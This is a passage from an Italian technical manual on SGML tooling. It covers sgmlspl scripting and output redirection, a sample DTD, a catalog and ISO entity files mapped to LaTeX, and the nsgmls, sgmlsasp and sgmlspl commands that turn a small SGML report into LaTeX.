Da quanto è stato mostrato, si intende che la realizzazione di uno script con le specifiche di sostituzione per l'uso con '**`sgmlspl`**' non rappresenta un problema. Tuttavia, assieme alla documentazione di SGMLSpm si trova uno script speciale per '**`sgmlspl`**' che aiuta nella sua realizzazione iniziale. Si tratta di '**`skel.pl`**':

```
sgmlspl skel.pl < file_sp > scheletro_script_sgmlspl
```

Come si vede, si deve partire da un risultato generato da SP; da questo si ottiene uno scheletro per la realizzazione del proprio script di '**`sgmlspl`**'. In generale si tratta di qualcosa simile all'esempio seguente:

```
########################################################################
# SGMLSPL script produced automatically by the script sgmlspl.pl
#
# Document Type: SGMLTEXI
# Edited by:
########################################################################

use SGMLS;                        # Use the SGMLS package.
use SGMLS::Output;                # Use stack-based output.

#
# Document Handlers.
#
sgml('start', sub {});
sgml('end', sub {});

#
# Element Handlers.
#
```
```

```
# Element: SGMLTEXI
sgml('<SGMLTEXI>', "");
sgml('</SGMLTEXI>', "");

# Element: HEAD
sgml('<HEAD>', "");
sgml('</HEAD>', "");

# Element: ADMIN
sgml('<ADMIN>', "");
sgml('</ADMIN>', "");

…

#
# Default handlers (uncomment these if needed).  Right now, these are set
# up to gag on any unrecognised elements, sdata, processing-instructions,
# or entities.
#
# sgml('start_element',sub { die "Unknown element: " . $_[0]->name; });
# sgml('end_element','');
# sgml('cdata',sub { output $_[0]; });
# sgml('sdata',sub { die "Unknown SDATA: " . $_[0]; });
# sgml('re',"\n");
# sgml('pi',sub { die "Unknown processing instruction: " . $_[0]; });
# sgml('entity',sub { die "Unknown external entity: " . $_[0]->name; });
# sgml('start_subdoc',sub { die "Unknown subdoc entity: " . $_[0]->name; });
# sgml('end_subdoc','');
# sgml('conforming','');

1;
```

456.3.3 Ridirezione dell'output e altre sofisticazioni

Uno script per '**`sgmlspl`**' è in realtà uno script Perl. In questo senso si possono dichiarare variabili globali e funzioni aggiuntive. Questo consente di accumulare dei dati e di emetterli solo quando tutte le informazioni necessarie sono state ricevute, in un ordine differente rispetto alla struttura del sorgente SGML.

Per migliorare questa possibilità, è consentita la ridirezione del flusso generato attraverso la funzione '**`output()`**', in modo da poterlo ripescare al momento del bisogno. Prima di vedere come funziona questa cosa, si pensi a un problema tipico: si vuole accumulare in qualche modo l'informazione contenuta nell'elemento '**`titolo`**', in modo da poterla emettere nel momento appropriato.

In generale, si riesce a intercettare il marcatore di apertura e quello di chiusura dell'elemento, senza poter «afferrare» il testo contenuto. Più o meno nel modo seguente:

```
sgml('<TITOLO>', sub{
    output "\n\\section{";
});
sgml('</TITOLO>', sub{
    output "}";
});
```

Ma quel titolo potrebbe servire per qualche motivo. Ecco come si risolve il problema:

```
sgml('<TITOLO>', sub{
    output "\n\\section{";
    push_output('string');
});
sgml('</TITOLO>', sub{
    $titolo = pop_output;
    output "$titolo}";
});
```

Attraverso l'istruzione '**push_output('string')**' viene ridiretto temporaneamente tutto il flusso verso una stringa indefinita (viene chiarito meglio tra poco); successivamente viene prelevato il testo accumulato con l'istruzione '**pop_output**', inserendolo nella variabile '**$titolo**'. Infine, il testo accumulato viene anche emesso nuovamente attraverso la funzione '**output()**'.

Ecco come si presenta la sintassi di queste due istruzioni:

```
push_output( tipo [, file] )
```

```
pop_output
```

In pratica, la funzione '**push_output()**' ridirige il flusso generato dalla funzione '**output()**' (che viene usata anche internamente a '**sgmlspl**'. Questo flusso può essere ridiretto verso oggetti differenti, identificati da una parola chiave che va indicata come primo argomento, come si vede nella tabella 456.21.

Tabella 456.21. Tipi di ridirezione della funzione '**push_output()**'.

Tipo	Descrizione
`'handle'`	Ridirige verso un flusso aperto (*file handle* indicato nel secondo argomento.
`'file'`	Ridirige verso un file che viene creato per l'occasione.
`'append'`	Ridirige aggiungendo a un file esistente.
`'pipe'`	Ridirige inviando allo standard input del comando indicato.
`'string'`	Ridirige in un'area temporanea.
`'nul'`	Perde l'output.

La ridirezione verso un flusso di file già aperto, verso un file e verso un condotto è un concetto abbastanza intuitivo. In questi casi il secondo argomento indica il flusso, il file o il comando a cui si ridirige. Per esempio:

```
push_output( 'handle', MIO_FILE );
```

invia l'output verso il file già aperto con il nome '**MIO_FILE**';

```
push_output( 'file', "/tmp/pippo" );
```

genera il file '/tmp/pippo' e vi inserisce l'output;

```
push_output( 'append', "/tmp/pippo" );
```

accoda al file '/tmp/pippo';

```
push_output( 'pipe', "mail tizio" );
```

invia un messaggio di posta elettronica all'utente '**tizio**'.

Al contrario, il comando '**push_output('string')**' non prevede un secondo argomento e invia i dati in un'area indefinita, che può essere recuperata solo attraverso la funzione '**pop_output**'. La funzione '**pop_output**' serve in generale per concludere una ridirezione precedente, mentre quando si tratta in particolare di un flusso di output ridiretto verso questa area indefinita, restituisce quanto accumulato:

```
push_output('string');
…
…
$recupera = pop_output;
…
```

Infine, '**push_output('nul')**' serve a eliminare l'output senza poterlo recuperare.

456.3.4 Verifica sintattica secondo Perl

La verifica sintattica di uno script di '**sgmlspl**' può risultare difficile se non si usa un trucchetto: basta aggiungere la definizione di una funzione '**output()**' fittizia, come quella seguente:

```
#sub output {
#    local( $argument ) = $_[0];
#    print "$argument";
#}
```

L'esempio mostra delle righe commentate. Infatti, si tratta di inserire questa funzione fittizia solo nel momento in cui si vuole eseguire un'analisi attraverso Perl, nel modo seguente:

$ **perl -c pippo.spec** [*Invio*]

Qui, si intende che 'pippo.spec' sia lo script da controllare.

456.4 Esempio di un mini-sistema SGML

Il modo migliore per comprendere come si possono mettere insieme i vari tasselli di un sistema di composizione che parte dall'SGML, è quello di studiare un esempio elementare, che possa essere esteso facilmente. Si vuole arrivare a generare una trasformazione del sorgente SGML in LaTeX.

Quello che serve è: un DTD, che viene rappresentato dal file '`relazione.dtd`'; un catalogo, rappresentato dal file '`catalogo`'; una serie di file contenenti le entità standard ISO indispensabili e adatte a LaTeX, rappresentate dai file '`ISOlat1.tex`', '`ISOnum.tex`' e '`ISOdia.tex`'; e infine un file di rimpiazzo ASP, rappresentato dal file '`mappa.tex`', oppure un file di specifiche per '**`sgmlspl`**'.

456.4.1 Il DTD

Si vuole realizzare un tipo di documento molto semplice, adatto per scrivere delle relazioni banali, composte da un titolo, una data, un corpo più o meno lungo e da una o più firme.

```
<!ENTITY % ISOlat1 PUBLIC "ISO 8879:1986//ENTITIES Added Latin 1//EN">
%ISOlat1;

<!ENTITY % ISOdia PUBLIC "ISO 8879:1986//ENTITIES Diacritical Marks//EN">
%ISOdia;

<!ENTITY % ISOnum PUBLIC
        "ISO 8879:1986//ENTITIES Numeric and Special Graphic//EN">
%ISOnum;

<!ENTITY space " ">
<!ENTITY null "">

<!shortref mappaglobale
        "BB" space
        "&#RS;B" null
        "B&#RE;" space
        "&#RS;B&#RE;" null
        "&#RS;&#RE;" null
        "#" num
        "%" percnt
        "@" commat
        "[" lsqb
        "]" rsqb
        "^" circ
        "_" lowbar
        "{" lcub
        "|" verbar
        "}" rcub
        "~" tilde >

<!ELEMENT relazione     - - (titolo?, data, contenuto)>
<!ELEMENT titolo        - o (#PCDATA)>
<!ELEMENT data          - o (#PCDATA)>
```

```
<!ELEMENT contenuto     - o (paragrafo+, firma+)>
<!ELEMENT paragrafo     - o (#PCDATA)>
<!ELEMENT firma         - o (#PCDATA)>

<!usemap mappaglobale relazione>
```

Come si può osservare dall'esempio proposto, inizialmente vengono acquisite le entità standard, utilizzando un riferimento pubblico, secondo gli standard. Successivamente vengono definite delle entità aggiuntive e quindi una mappa di sostituzione (*shortref*).

Nella parte finale vengono definiti i vari elementi, a cominciare da quello che ha lo stesso nome del DTD, abbinando l'elemento più esterno all'unica mappa di sostituzione che sia stata definita.

456.4.2 Il catalogo

Il catalogo serve a individuare i file corrispondenti alle entità standard e al DTD stesso. Si tratta di poche righe (si osservi il fatto che non è stato definito un identificatore pubblico per il DTD, dal momento che si tratta di un lavoro poco importante).

```
PUBLIC "ISO 8879:1986//ENTITIES Added Latin 1//EN" "ISOlat1.tex"

PUBLIC "ISO 8879:1986//ENTITIES Diacritical Marks//EN" "ISOdia.tex"

PUBLIC "ISO 8879:1986//ENTITIES Numeric and Special Graphic//EN" "ISOnum.tex"

DOCTYPE "relazione"             "relazione.dtd"
```

456.4.3 Le entità standard

Le entità standard, come tali, si possono recuperare già pronte un po' dappertutto. Eventualmente si può porre il problema di dover modificare le stringhe corrispondenti per il tipo di elaborazione che si intende fare. Di seguito vengono mostrati integralmente i file delle entità utilizzati in questo esempio. È il caso di ricordare che le stringhe di sostituzione sono pensate per LaTeX.

```
<!-- Questa versione del file ISOlat1 è ridotta rispetto
     all'originale dello standard ISO 8879.
     Per la precisione, sono state tolte le entità che esistono
     già negli altri file mostrati.
-->
<!-- Character entity set. Typical invocation:
     <!ENTITY % ISOlat1 PUBLIC
       "ISO 8879:1986//ENTITIES Added Latin 1//EN">
     %ISOlat1;
-->
<!ENTITY aacute CDATA "\'a"--=small a, acute accent-->
<!ENTITY Aacute CDATA "\'A"--=capital A, acute accent-->
<!ENTITY acirc  CDATA "\^a"--=small a, circumflex accent-->
<!ENTITY Acirc  CDATA "\^A"--=capital A, circumflex accent-->
<!ENTITY agrave CDATA "\`a"--=small a, grave accent-->
```

```
<!ENTITY Agrave CDATA "\`A"--=capital A, grave accent-->
<!ENTITY aring  CDATA "\aa{}"--=small a, ring-->
<!ENTITY Aring  CDATA "\AA{}"--=capital A, ring-->
<!ENTITY atilde CDATA "\~a"--=small a, tilde-->
<!ENTITY Atilde CDATA "\~A"--=capital A, tilde-->
<!ENTITY auml   CDATA '\"a'--=small a, dieresis or umlaut mark-->
<!ENTITY Auml   CDATA '\"A'--=capital A, dieresis or umlaut mark-->
<!ENTITY aelig  CDATA "\ae{}"--=small ae diphthong (ligature)-->
<!ENTITY AElig  CDATA "\AE{}"--=capital AE diphthong (ligature)-->
<!ENTITY ccedil CDATA "\c c"--=small c, cedilla-->
<!ENTITY Ccedil CDATA "\c C"--=capital C, cedilla-->
<!ENTITY eth    CDATA "\dh{}"--=small eth, Icelandic-->
<!ENTITY ETH    CDATA "\DH{}"--=capital Eth, Icelandic-->
<!ENTITY eacute CDATA "\'e"--=small e, acute accent-->
<!ENTITY Eacute CDATA "\'E"--=capital E, acute accent-->
<!ENTITY ecirc  CDATA "\^e"--=small e, circumflex accent-->
<!ENTITY Ecirc  CDATA "\^E"--=capital E, circumflex accent-->
<!ENTITY egrave CDATA "\`e"--=small e, grave accent-->
<!ENTITY Egrave CDATA "\`E"--=capital E, grave accent-->
<!ENTITY euml   CDATA '\"e'--=small e, dieresis or umlaut mark-->
<!ENTITY Euml   CDATA '\"E'--=capital E, dieresis or umlaut mark-->
<!ENTITY iacute CDATA "\'\i{}"--=small i, acute accent-->
<!ENTITY Iacute CDATA "\'I"--=capital I, acute accent-->
<!ENTITY icirc  CDATA "\^\i{}"--=small i, circumflex accent-->
<!ENTITY Icirc  CDATA "\^I"--=capital I, circumflex accent-->
<!ENTITY igrave CDATA "\`\i{}"--=small i, grave accent-->
<!ENTITY Igrave CDATA "\`I"--=capital I, grave accent-->
<!ENTITY iuml   CDATA '\"\i{}'--=small i, dieresis or umlaut mark-->
<!ENTITY Iuml   CDATA '\"I'--=capital I, dieresis or umlaut mark-->
<!ENTITY ntilde CDATA "\~n"--=small n, tilde-->
<!ENTITY Ntilde CDATA "\~N"--=capital N, tilde-->
<!ENTITY oacute CDATA "\'o"--=small o, acute accent-->
<!ENTITY Oacute CDATA "\'O"--=capital O, acute accent-->
<!ENTITY ocirc  CDATA "\^o"--=small o, circumflex accent-->
<!ENTITY Ocirc  CDATA "\^O"--=capital O, circumflex accent-->
<!ENTITY ograve CDATA "\`o"--=small o, grave accent-->
<!ENTITY Ograve CDATA "\`O"--=capital O, grave accent-->
<!ENTITY oslash CDATA "\o{}"--=small o, slash-->
<!ENTITY Oslash CDATA "\O{}"--=capital O, slash-->
<!ENTITY otilde CDATA "\~o"--=small o, tilde-->
<!ENTITY Otilde CDATA "\~O"--=capital O, tilde-->
<!ENTITY ouml   CDATA '\"o'--=small o, dieresis or umlaut mark-->
<!ENTITY Ouml   CDATA '\"O'--=capital O, dieresis or umlaut mark-->
<!ENTITY szlig  CDATA "\ss{}"--=small sharp s, German (sz ligature)-->
<!ENTITY thorn  CDATA "\th{}"--=small thorn, Icelandic-->
<!ENTITY THORN  CDATA "\TH{}"--=capital THORN, Icelandic-->
<!ENTITY uacute CDATA "\'u"--=small u, acute accent-->
<!ENTITY Uacute CDATA "\'U"--=capital U, acute accent-->
<!ENTITY ucirc  CDATA "\^u"--=small u, circumflex accent-->
<!ENTITY Ucirc  CDATA "\^U"--=capital U, circumflex accent-->
<!ENTITY ugrave CDATA "\`u"--=small u, grave accent-->
<!ENTITY Ugrave CDATA "\`U"--=capital U, grave accent-->
<!ENTITY uuml   CDATA '\"u'--=small u, dieresis or umlaut mark-->
```

```
<!ENTITY Uuml   CDATA '\"U'--=capital U, dieresis or umlaut mark-->
<!ENTITY yacute CDATA "\'y"--=small y, acute accent-->
<!ENTITY Yacute CDATA "\'Y"--=capital Y, acute accent-->
<!ENTITY yuml   CDATA '\"y'--=small y, dieresis or umlaut mark-->
```

```
<!-- (C) International Organization for Standardization 1986
     Permission to copy in any form is granted for use with
     conforming SGML systems and applications as defined in
     ISO 8879, provided this notice is included in all copies.
-->
<!-- Character entity set. Typical invocation:
     <!ENTITY % ISOnum PUBLIC
       "ISO 8879:1986//ENTITIES Numeric and Special Graphic//EN">
     %ISOnum;
-->
<!ENTITY half   CDATA "$\scriptstyle{1\over2}$"--=fraction one-half-->
<!ENTITY frac12 CDATA "\sfrac1/2"--=fraction one-half-->
<!ENTITY frac14 CDATA "\sfrac1/4"--=fraction one-quarter-->
<!ENTITY frac34 CDATA "\sfrac3/4"--=fraction three-quarters-->
<!ENTITY frac18 CDATA "\sfrac1/8"--=fraction one-eighth-->
<!ENTITY frac38 CDATA "\sfrac3/8"--=fraction three-eighths-->
<!ENTITY frac58 CDATA "\sfrac5/8"--=fraction five-eighths-->
<!ENTITY frac78 CDATA "\sfrac7/8"--=fraction seven-eighths-->

<!ENTITY sup1   CDATA "$^1$"--=superscript one-->
<!ENTITY sup2   CDATA "$^2$"--=superscript two-->
<!ENTITY sup3   CDATA "$^3$"--=superscript three-->

<!ENTITY plus   CDATA "$+$"--=plus sign B:-- >
<!ENTITY plusmn CDATA "$\pm$"--/pm B: =plus-or-minus sign-->
<!ENTITY lt     CDATA "$<$"--=less-than sign R:-->
<!ENTITY equals CDATA "$=$"--=equals sign R:-->
<!ENTITY gt     CDATA "$>$"--=greater-than sign R:-->
<!ENTITY divide CDATA "$\div$"--/div B: =divide sign-->
<!ENTITY times  CDATA "$\times$"--/times B: =multiply sign-->

<!ENTITY curren CDATA "\{curren\}"--=general currency sign-->
<!ENTITY pound  CDATA "\pounds{}"--=pound sign-->
<!ENTITY dollar CDATA "\$"--=dollar sign-->
<!ENTITY cent   CDATA "\cent{}"--=cent sign-->
<!ENTITY yen    CDATA "\{yen\}"--/yen =yen sign-->

<!ENTITY num    CDATA "\#"--=number sign-->
<!ENTITY percnt CDATA "\%"--=percent sign-->
<!ENTITY amp    CDATA "\&"--=ampersand-->
<!ENTITY ast    CDATA "*"--/ast B: =asterisk-->
<!ENTITY commat CDATA "@"--=commercial at-->
<!ENTITY lsqb   CDATA "["--/lbrack O: =left square bracket-->
<!ENTITY bsol   CDATA "$\backslash$"--/backslash =reverse solidus-->
<!ENTITY rsqb   CDATA "]"--/rbrack C: =right square bracket-->
<!ENTITY lcub   CDATA "$\{$"--/lbrace O: =left curly bracket-->
<!ENTITY horbar CDATA "{--}"--=horizontal bar-->
```

```
<!ENTITY verbar CDATA "$|$"--/vert =vertical bar-->
<!ENTITY rcub   CDATA "$\}$"--/rbrace C: =right curly bracket-->
<!ENTITY micro  CDATA "$\mu$"--=micro sign-->
<!ENTITY ohm    CDATA "$\Omega$"--=ohm sign-->
<!ENTITY deg    CDATA "$^\circ$"--=degree sign-->
<!ENTITY ordm   CDATA "\{ordm\}"--=ordinal indicator, masculine-->
<!ENTITY ordf   CDATA "\{ordf\}"--=ordinal indicator, feminine-->
<!ENTITY sect   CDATA "\S{}"--=section sign-->
<!ENTITY para   CDATA "\P{}"--=pilcrow (paragraph sign)-->
<!ENTITY middot CDATA "$\cdot$"--/centerdot B: =middle dot-->
<!ENTITY larr   CDATA "$\leftarrow$"--/leftarrow /gets A: =leftward arrow-->
<!ENTITY rarr   CDATA "$\rightarrow$"--/rightarrow /to A: =rightward arrow-->
<!ENTITY uarr   CDATA "$\uparrow$"--/uparrow A: =upward arrow-->
<!ENTITY darr   CDATA "$\downarrow$"--/downarrow A: =downward arrow-->
<!ENTITY copy   CDATA "\copyright{}"--=copyright sign-->
<!ENTITY reg    CDATA "\rcircle{}"--/circledR =registered sign-->
<!ENTITY trade  CDATA "(TM)"--=trade mark sign-->
<!ENTITY brvbar CDATA "\{brvbar\}"--=broken (vertical) bar-->
<!ENTITY not    CDATA "$\neg$"--/neg /lnot =not sign-->
<!ENTITY sung   CDATA "\{sung\}"--=music note (sung text sign)-->

<!ENTITY excl   CDATA "!"--=exclamation mark-->
<!ENTITY iexcl  CDATA "{!`}"--=inverted exclamation mark-->
<!ENTITY quot   CDATA '{\tt\char`\"}'--=quotation mark-->
<!ENTITY apos   CDATA "'"--=apostrophe-->
<!ENTITY lpar   CDATA "("--O: =left parenthesis-->
<!ENTITY rpar   CDATA ")"--C: =right parenthesis-->
<!ENTITY comma  CDATA ","--P: =comma-->
<!ENTITY lowbar CDATA "\_"--=low line-->
<!ENTITY hyphen CDATA "-"--=hyphen-->
<!ENTITY period CDATA "."--=full stop, period-->
<!ENTITY sol    CDATA "/"--=solidus-->
<!ENTITY colon  CDATA ":"--/colon P:-->
<!ENTITY semi   CDATA ";"--=semicolon P:-->
<!ENTITY quest  CDATA "?"--=question mark-->
<!ENTITY iquest CDATA "{?`}"--=inverted question mark-->
<!ENTITY laquo  CDATA "\guillemotleft{}"--=angle quotation mark, left-->
<!ENTITY raquo  CDATA "\guillemotright{}"--=angle quotation mark, right-->
<!ENTITY lsquo  CDATA "{`}"--=single quotation mark, left-->
<!ENTITY rsquo  CDATA "{'}"--=single quotation mark, right-->
<!ENTITY ldquo  CDATA "{``}"--=double quotation mark, left-->
<!ENTITY rdquo  CDATA "{''}"--=double quotation mark, right-->
<!ENTITY nbsp   CDATA "~"--=no break (required) space-->
<!ENTITY shy    CDATA "\-"--=soft hyphen-->
```

```
<!-- (C) International Organization for Standardization 1986
     Permission to copy in any form is granted for use with
     conforming SGML systems and applications as defined in
     ISO 8879, provided this notice is included in all copies.
-->
<!-- Character entity set. Typical invocation:
     <!ENTITY % ISOdia PUBLIC
       "ISO 8879:1986//ENTITIES Diacritical Marks//EN">
     %ISOdia;
-->
<!ENTITY acute  CDATA "\'"--=acute accent-->
<!ENTITY breve  CDATA "\u{"--=breve-->
<!ENTITY caron  CDATA "\{caron\}"--=caron-->
<!ENTITY cedil  CDATA "\c{"--=cedilla-->
<!ENTITY circ   CDATA "\^{}"--=circumflex accent-->
<!ENTITY dblac  CDATA "\{dblac\}"--=double acute accent-->
<!ENTITY die    CDATA '\"'--=dieresis-->
<!ENTITY dot    CDATA "\."--=dot above-->
<!ENTITY grave  CDATA "\`"--=grave accent-->
<!ENTITY macr   CDATA "\="--=macron-->
<!ENTITY ogon   CDATA "\{ogon\}"--=ogonek-->
<!ENTITY ring   CDATA "\accent23"--=ring-->
<!ENTITY tilde  CDATA "\~{}"--=tilde-->
<!ENTITY uml    CDATA '\"'--=umlaut mark-->
```

456.4.4 Rimpiazzo ASP

L'ultimo componente necessario è il file di rimpiazzo ASP per '**`sgmlsasp`**', oppure il file delle specifiche per '**`sgmlspl`**'. Vengono mostrati entrambi.

```
%
% mappa.tex
%
<relazione>     +       "\\documentclass{article}\n"
                        "\\begin{document}"             +

</relazione>    +       "\\end{document}"       +

<titolo>        +       "\n\\section{"
</titolo>               "}"             +

<data>          +       "\n"
</data>                 ""      +

<contenuto>
</contenuto>

<paragrafo>     +       "\n"
</paragrafo>            ""      +

<firma>         +       "\n"
</firma>                ""      +
```

```
#
# latex.spec
#
sgml( '<RELAZIONE>', sub {
    output "\n\\documentclass{article}\n";
    output "\\begin{document}";
});
sgml( '</RELAZIONE>', "\n\\end{document}\n" );

sgml( '<TITOLO>', "\n\n\\section{" );
sgml( '</TITOLO>', "}\n" );

sgml( '<DATA>', "\n\n" );
sgml( '</DATA>', "" );

sgml( '<CONTENUTO>', "" );
sgml( '</CONTENUTO>', "" );

sgml( '<PARAGRAFO>', "\n\n" );
sgml( '</PARAGRAFO>', "" );

sgml( '<FIRMA>', "\n\n" );
sgml( '</FIRMA>', "" );
```

456.4.5 I documenti SGML

Quello che segue è un esempio di documento SGML adatto al DTD e al catalogo che è stato definito sopra.

```
<!doctype relazione SYSTEM>

<relazione>
<titolo>Relazione introduttiva su SGML</titolo>

<data>31/12/1999</data>

<contenuto>

<paragrafo>SGML sta per Standard Generalized Markup Language.
bla bla bla... Perch&eacute;,... cos&igrave;...

<paragrafo>Bla, bla, bla....

<firma>Pinco Pallino</firma>

</contenuto>
</relazione>
```

456.4.6 I comandi necessari

Una volta scritto un testo SGML, la prima cosa da fare è la verifica di coerenza in base al DTD. Se il file da controllare fosse '`relazione.sgml`', si dovrebbe utilizzare il comando seguente (si presume che il file del catalogo sia collocato nella directory corrente).

$ **`nsgmls -s -c ./catalogo < relazione.sgml`** [*Invio*]

Una volta corretti gli errori, si può passare direttamente alla trasformazione in LaTeX, ma se lo si desidera, si può osservare l'output generato da '**`nsgmls`**'.

$ **`nsgmls -c ./catalogo < relazione.sgml`** [*Invio*]

Se si tratta dell'esempio di documento mostrato in precedenza, il risultato dovrebbe essere il seguente (una riga molto lunga appare spezzata per motivi tipografici).

```
(RELAZIONE
(TITOLO
-Relazione introduttiva su SGML
)TITOLO
(DATA
-31/12/1999
)DATA
(CONTENUTO
(PARAGRAFO
SGML sta per Standard Generalized Markup Language.\nbla bla bla... ↩
↪Perch\\'e,... cos\\`\\i{}...
)PARAGRAFO
(PARAGRAFO
-Bla, bla, bla....
)PARAGRAFO
(FIRMA
-Pinco Pallino
)FIRMA
)CONTENUTO
)RELAZIONE
C
```

Vale la pena di concentrare l'attenzione proprio sulla riga più lunga, nella quale si può osservare l'effetto delle sostituzioni delle entità standard, secondo le esigenze di LaTeX.:

```
(PARAGRAFO
SGML sta per Standard Generalized Markup Language.\nbla bla bla... ↩
↪Perch\\'e,... cos\\`\\i{}...
)PARAGRAFO
```

Il comando completo per ottenere una trasformazione in LaTeX, secondo il contenuto del file di rimpiazzo ('`mappa.tex`'), è il seguente:

$ **`cat relazione.sgml | nsgmls -c ./catalogo | sgmlsasp mappa.tex`** [*Invio*]

Ovvero, nel caso si utilizzi '**`sgmlspl`**':

$ **`cat relazione.sgml | nsgmls -c ./catalogo | sgmlspl latex.spec`** [*Invio*]

Il risultato ottenuto attraverso lo standard output, che andrebbe ridiretto opportunamente, potrebbe apparire come quello che segue.

```
\documentclass{article}
\begin{document}

\section{Relazione introduttiva su SGML}

31/12/1999

SGML sta per Standard Generalized Markup Language.
bla bla bla... Perch\'e,... cos\'\i{}...

Bla, bla, bla....

Pinco Pallino
\end{document}
```

456.5 Lo scalino successivo

Una volta capito come si possono utilizzare gli strumenti SGML comuni, si pongono subito due tipi di problemi: la gestione simultanea di più sistemi di composizione e l'astrazione dal problema della rappresentazione dei simboli che in uno qualunque dei sistemi di composizione richiederebbero codici speciali. Vengono analizzati questi due problemi separatamente.

456.5.1 Gestione simultanea di più sistemi di composizione

Quando si organizza un DTD allo scopo di costruire un sistema SGML per la composizione finale in più formati (PostScript, HTML ed eventualmente altro ancora), occorre definire quali siano gli obiettivi, stabilendo così anche i limiti che si devono imporre nel DTD (se si pretende di generare anche un risultato in forma di file di testo puro e semplice, le immagini potrebbero essere inserite nel documento solo in forma di «arte ASCII»).

Dopo il progetto del DTD e del modo in cui devono essere trasformati i vari elementi nelle diverse forme di composizione, si pone un ostacolo un po' fastidioso: le entità generali. Dal momento che queste dovrebbero essere definite in modo differente a seconda del tipo di composizione che si vuole ottenere, si rischia di dover gestire altrettanti cataloghi, dovendo fare riferimento a file differenti.

In un sistema SGML ben ordinato, ci dovrebbe essere un solo catalogo e il problema della distinzione delle entità generali si può ottenere attraverso l'uso delle sezioni marcate. Infatti, dal momento che i file delle entità esterne sono parte del DTD, si possono indicare anche altre istruzioni SGML oltre a quelle di definizione delle entità generali. Quello che segue è un estratto semplificato e abbreviato dal file delle entità esterne utilizzato da ALtools (un vecchio sistema di composizione di *Appunti Linux*).

```
<![CDATA[
<!ENTITY % EntitaASCII8 "IGNORE">
<!ENTITY % EntitaLaTeX "IGNORE">
<!ENTITY % EntitaHTML "IGNORE">

<![ %EntitaASCII8 [
```

```
    <!ENTITY excl   CDATA "!"-- exclamation mark -->
    <!ENTITY quot   CDATA '"'-- quotation mark -->
    <!ENTITY num    CDATA "#"-- number sign -->
    …
    …
]]>

<![ %EntitaLaTeX [
    <!ENTITY excl   CDATA "!"-- exclamation mark -->
    <!ENTITY quot   CDATA '{\tt\char`\"}'-- quotation mark -->
    <!ENTITY num    CDATA "\#"-- number sign -->
    …
    …
]]>

<![ %EntitaHTML [
    <!ENTITY excl   CDATA "!"-- exclamation mark -->
    <!ENTITY quot   CDATA '"'-- quotation mark -->
    <!ENTITY num    CDATA "#"-- number sign -->
    …
    …
]]>
```

Nella parte iniziale vengono dichiarate le entità parametriche '**`EntitaASCII8`**', '**`EntitaLaTeX`**' e '**`EntitaHTML`**', tutte con la stringa '**`IGNORE`**'. In questo modo, in condizioni normali, nessuna delle istruzioni di definizioni delle entità generali verrebbe presa in considerazione. Per selezionare un gruppo soltanto, basterebbe che l'entità parametrica giusta contenesse la stringa '**`INCLUDE`**'. Per farlo si interviene direttamente nella riga di comando di '**`nsgmls`**' (SP):

```
cat file_sgml | nsgmls -c catalogo -ientità_parametrica | …
```

In pratica, con l'opzione '**`-i`**' di '**`nsgmls`**', si fa in modo di introdurre una dichiarazione del tipo

```
<!ENTITY % entità_parametrica "INCLUDE">
```

e questa prende automaticamente il sopravvento su qualunque altra dichiarazione analoga (della stessa entità parametrica) in qualunque altra parte del DTD.

Per tornare all'esempio mostrato del file delle entità generali, si potrebbero selezionare le entità riferite alla trasformazione in LaTeX con un comando simile a quello seguente:

```
$ cat mio_file.sgml | nsgmls -c ./catalogo -iEntitaLaTeX | ... [Invio]
```

456.5.2 Insieme di caratteri

Attraverso le entità generali che si definiscono, è possibile fare in modo che il sistema di composizione finale riceva i codici adatti per tutti i simboli «strani» che si vogliono poter inserire. Tuttavia, spesso si vorrebbe poter scrivere liberamente utilizzando il minor numero possibile di macro '`&...;`'. Per la precisione, il minimo in assoluto è quello che richiede l'SGML stesso: occorre proteggere i simboli '`&`', '`>`' e '`<`' ('`&`', '`>`', '`<`'). Tutto il resto, non dà alcun fastidio all'analizzatore SGML, però i programmi di composizione potrebbero avere dei problemi differenti.

Anche senza uscire dai 7 bit dell'ASCII tradizionali, se si scrive qualcosa per LaTeX, non si possono usare direttamente caratteri normalissimi come '`#`', '`\`', '`$`' e altri.

Per risolvere questo problema una volta per tutte, si utilizza una tecnica che impone una rielaborazione intermedia del risultato generato da SP dall'analisi del sorgente SGML. Questa tecnica si basa sull'uso di entità generali di tipo '`SDATA`'. Quando queste vengono sostituite dallo stesso analizzatore SGML, appaiono delimitate dalla sequenza '`\|`', cosa che ne facilita l'individuazione da parte di un programma di rielaborazione.

Figura 456.40. Passaggi per risolvere il problema dell'insieme dei caratteri.

file SGML

DTD + entità (1)

nsgmls (2)

trasformazine dei simboli in entità SDATA (3)

trasformazione delle entità SDATA in codici adatti al sistema di composizione finale (4)

trasformazione del formato finale di composizione (5)

sistema di composizione

In questo modo si perde il vantaggio di lasciare fare all'SGML la sostituzione delle entità, però ci si può limitare a intervenire solo dove serve.

> Quando si decide di intraprendere questo tipo di approccio, occorre ricordare che l'elaborazione dell'output di '`nsgmls`' deve evitare di intervenire negli elementi «letterali», ovvero quelli che anche nel sistema di composizione finale vengono presi e riprodotti tali e quali.

La descrizione seguente fa riferimento alla figura 456.40.

1. Le entità riferite ai simboli che possono creare problemi vengono definite in una qualche forma simbolica specificando il tipo '**SDATA**'. Per esempio, il carattere '**#**' potrebbe essere definito nel modo standard:

```
<!ENTITY num    SDATA "[num   ]"-- number sign -->
```

2. '**sgmls**' elabora il file SGML e sostituisce le entità. Quando incontra per esempio la macro '**#**', la trasforma in '**\|[num   ]\|**'.

3. Un programma di elaborazione successivo, quando incontra per esempio il carattere '**#**', lo trasforma in quello che sarebbe stato generato se fosse stata usata la macro '**#**'; in pratica lo trasforma in '**\|[num   ]\|**'.

4. A questo punto, i simboli come '**#**' che potrebbero provocare problemi sono stati trasformati tutti nella forma '**\|[num   ]\|**'. Quindi, un programma si deve occupare di trasformarli nel modo adatto al sistema di composizione a cui si devono poi dare in pasto i dati. Nel caso di LaTeX, la stringa '**\|[num   ]\|**' viene sostituita con '**\\#**'. Nel risultato finale, LaTeX richiede solo la stringa '**\#**', ma fino a che si resta nell'ambito del risultato generato da '**nsgmls**', le barre oblique inverse devono essere raddoppiate.

5. Attraverso '**sgmlsasp**', oppure '**sgmlspl**', si genera il risultato finale da passare al sistema di composizione.

456.6 Organizzazione degli strumenti SGML in una distribuzione GNU/Linux

È raro che una distribuzione GNU/Linux si occupi di organizzare gli strumenti SGML, mentre questo sarebbe molto importante per tutti gli sviluppatori di programmi riferiti a questo standard e a quelli derivati. A questo proposito, vale la pena di osservare la distribuzione Debian che mette in pratica alcune buone idee.[1]

